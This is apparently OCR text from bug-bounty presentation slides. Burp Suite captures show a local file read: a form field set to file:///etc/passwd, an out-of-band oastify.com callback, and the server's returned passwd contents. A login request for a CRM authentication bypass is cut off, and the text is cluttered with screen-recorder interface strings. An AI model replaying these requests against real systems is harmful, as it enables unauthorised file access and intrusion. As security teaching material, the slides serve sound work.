

Vulnerability Disclosure Program
INE Vulnerability Disclosure
www.BANDICAM.com
https://ine.com/vulnerability-disclosure-program
Sign In
Get Started Now
BANDICAM
UNREGISTERED
REC
تسجيل / ايقاف
1315x695 - (4, 10), (1319, 705)
الصفحة الرئيسية
عام
الفيديو
الصوره
حول
تسجيل
مفتاح التشغيل السريع تسجيل/ايقاف
F12
مفتاح التشغيل السريع ايقاف مؤقت
Shift+F12
اظهار المؤشر
اضافة تاثيرات نقرات المؤشر
اضافة تراكب كاميرا ويب
الاعدادات
التنسيق - MP4
الفيديو
H264 - Intel® Quick Sync Video (VBR)
Full Size, 30.00fps, 80q
الصوت
AAC - Advanced Audio Coding
48.0KHz, stereo, 192kbps
BANDICUT
الاعدادات المسبقة
الاعدادات
إلتقط صورا و فيديوهات لأي شيئ على شاشة حاسوبك
.com/vulnerability-disclosure-program
rt hhhh
UTF-8
Windows (CRLF)
100%
Ln 5, Col 29
REVIEW & REMEDIATION PROCESS


ATTACKING FILE STROAGE INTEGRATION

ATTACKING FILE STROAGE INTEGRATION

Local File Read




[redacted]/04/tracks/4/new
aaa000000
الرئيسية
سؤال واحد متبقي
تم الحفظ منذ ثوان
84%
عودة
اختر الملف من جهازك أو قم بسحبه هنا
3000 ميجا كحد اقصى


[redacted]/getAsyncLink?name=try.svg&type=text/xml
["https:\/\/objectstorage.me-jeddah-1.oraclecloud.com\/p\/BGLtDofM-RVgx9Oqg3jbNIrAdpE2hwMsOSVwt2ky-2ivFFDKDdhIg68jqkq-WhqG\/n\/axc1qs8rzqmq\/b\/[redacted]\/o\/[redacted]ds\/contact-us\/dHJ5LnN2ZzE2NjM2MDQwMDQyMjI%3D.svg?X-Amz-Content-Sha256=UNSIGNED-PAYLOAD&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=a3a9bcf55e256a209549f3d4c5511619e38e2f6f%2F20220919%2Fme-jeddah-1%2Fs3%2Faws4_request&X-Amz-Date=20220919T161324Z&X-Amz-SignedHeaders=host&X-Amz-Expires=21600&X-Amz-Signature=552d05d7e49b67bbfc6c37848d213cabffaea03e2496ebff331b87ff57da99f7","[redacted]\/contact-us\/dHJ5LnN2ZzE2NjM2MDQwMDQyMjI=.svg","objectstorage.me-jeddah-1.oraclecloud.com"]

Capture filter: Logger memory limit set to 100MB | Capturing requests up to 1MB; capturing responses up to 1MB

View filter: Showing all items

#	Time	Tool	Method	Host	Path	Query	Param count	Status	Length	Start response timer	Comment
574	19:21:53 20 Sep 2022	Proxy	PUT	objectstorage.me-je...	/p/BGLtDofM-RVgx9...	X-Amz-Content-Sha...	18	200	758	156	

Request

Pretty Raw Hex

```
st3h0mpfljqskm5o2j3n460dqrq4u7uq6a7m8g9hrkdfltm9818ap; csrfp_token=
f471a8b799bca2e2c88d9e30d2b5cdd5
Content-Length: 504
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: null
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: ar,en-US;q=0.9,en;q=0.8

Submission_1_13=0&EntityName_1_19=aaa&CampaignTitle_1_11=sssssss&
CampaignGoals_1_3=sssssssssss&StartDate_1_9=2022-09-20&EndDate_1_12=
2022-09-24&IncludedMediaPlatforms_1_6%5B%5D=3&OtherPlatforms_1_8=&
File_1_7=file%3A%2F%2Fetc%2Fpasswd&Link_1_10=
vhghxl5pbwqvr05v7vomlybf268xwokd.oastify.com&NominatedEntityName_1_14=&
CampaignTitle_1_15=&CampaignLink_1_17=&WhyNominateCampaign_1_18=&
csrfp_token=f471a8b799bca2e2c88d9e30d2b5cdd5&base_url=
https%3A%[redacted]formid=2&send_draft=false
```


Search... 0 matches

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Date: Tue, 20 Sep 2022 16:24:41 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 26614
Content-Security-Policy: frame-ancestors 'self';
Set-Cookie: csrfp_token=b9cc99980b2806la0ec14137fb67fd3d; expires=Tue,
 20-Sep-2022 18:24:39 GMT; Max-Age=7200; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Referrer-Policy: no-referrer
Vary: Accept-Encoding
Strict-Transport-Security: max-age=15724800; includeSubDomains

<!DOCTYPE html>
<html lang="ar" dir="rtl">

  <head>

    <meta charset="UTF-8">
    <meta name="description" content="">
    <meta name="keywords" content="">
    <meta name="author" content="[redacted]">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
```


Search... 0 matches



1 × 2 × 3 ×
Send
Cancel
Target: https://[redacted]
HTTP/2
Request
Pretty Raw Hex
1 GET /download/28/File_1_7 HTTP/2
2 Host: [redacted]
3 Cookie: SL_C_2336ldd035530_KEY=207dbeb3655598b0bd81c73704c7c35c684e0b1c; admin_lang=en; SL_C_2336ldd035530_DOMAIN=true; SL_C_2336ldd035530_VID=GmjRA6DNVQ; lang=ar; cf=
https://[redacted]/govementsector/tracks/1; csrfp_token=fa98fe3f2993ba4ff65e80757f41bd41; ci_session=eso796cev6lulkun6aoq8lee5q5rlu3ma83v2rlh3gjlnua8hu8jk
4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: ar,en-US;q=0.9,en;q=0.8
16
17
Search...
0 matches
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Tue, 20 Sep 2022 16:35:48 GMT
3 Content-Type: application/octet-stream
4 Content-Security-Policy: frame-ancestors 'self';
5 Set-Cookie: csrfp_token=fa98fe3f2993ba4ff65e80757f41bd41; expires=Tue, 20-Sep-2022 18:35:48 GMT; Max-Age=7200; path=/; HttpOnly
6 Expires: 0
7 Cache-Control: must-revalidate
8 Pragma: public
9 Content-Description: File Transfer
10 Content-Disposition: attachment; filename=///etc/passwd
11 Strict-Transport-Security: max-age=15724800; includeSubDomains
12
13 root:x:0:0:root:/root:/bin/bash
14 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
15 bin:x:2:2:bin:/bin:/usr/sbin/nologin
16 sys:x:3:3:sys:/dev:/usr/sbin/nologin
17 sync:x:4:65534:sync:/bin:/bin/sync
18 games:x:5:60:games:/usr/games:/usr/sbin/nologin
19 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
20 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
21 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
22 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
23 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
24 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
25 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
26 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
27 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
28 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
29 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
30 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
31 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
32
Search...
0 matches
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 0
Request Cookies 8
Request Headers 24
Response Headers 10
Done
1,412 bytes | 139

ATTACKING SUPPORT AND CRM INTEGRATION

ATTACKING SUPPORT AND CRM INTEGRATION

Authentication bypass, SOQL Injection ..More




Login
https://whexceptions.gopro.com/s/login/?ec=302&startURL=%2Fs%2F
GoPro
bugcrowd
Log in
Forgot your password?

Request to https://whexceptions.gopro.com:443 [82.197.63.16]

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex | Headers

```
POST /s/sfsites/aura?r=5&applauncher.LoginForm.login=1 HTTP/2
Host: whexceptions.gopro.com
Cookie: renderCtx=
%7B%22pageId%22%3A%225676e80a-dcbf-4b1f-8391-f80052264ac0%22%2C%22schema%22%3A%22Published%22%2C%22viewType%22%3A%22Published%22%2C%2
2brandingSetId%22%3A%2263296c91-bc90-4ac3-a4c6-7725dd7a46a6%22%2C%22audienceIds%22%3A%22%22%7D; CookieConsentPolicy=0:1;
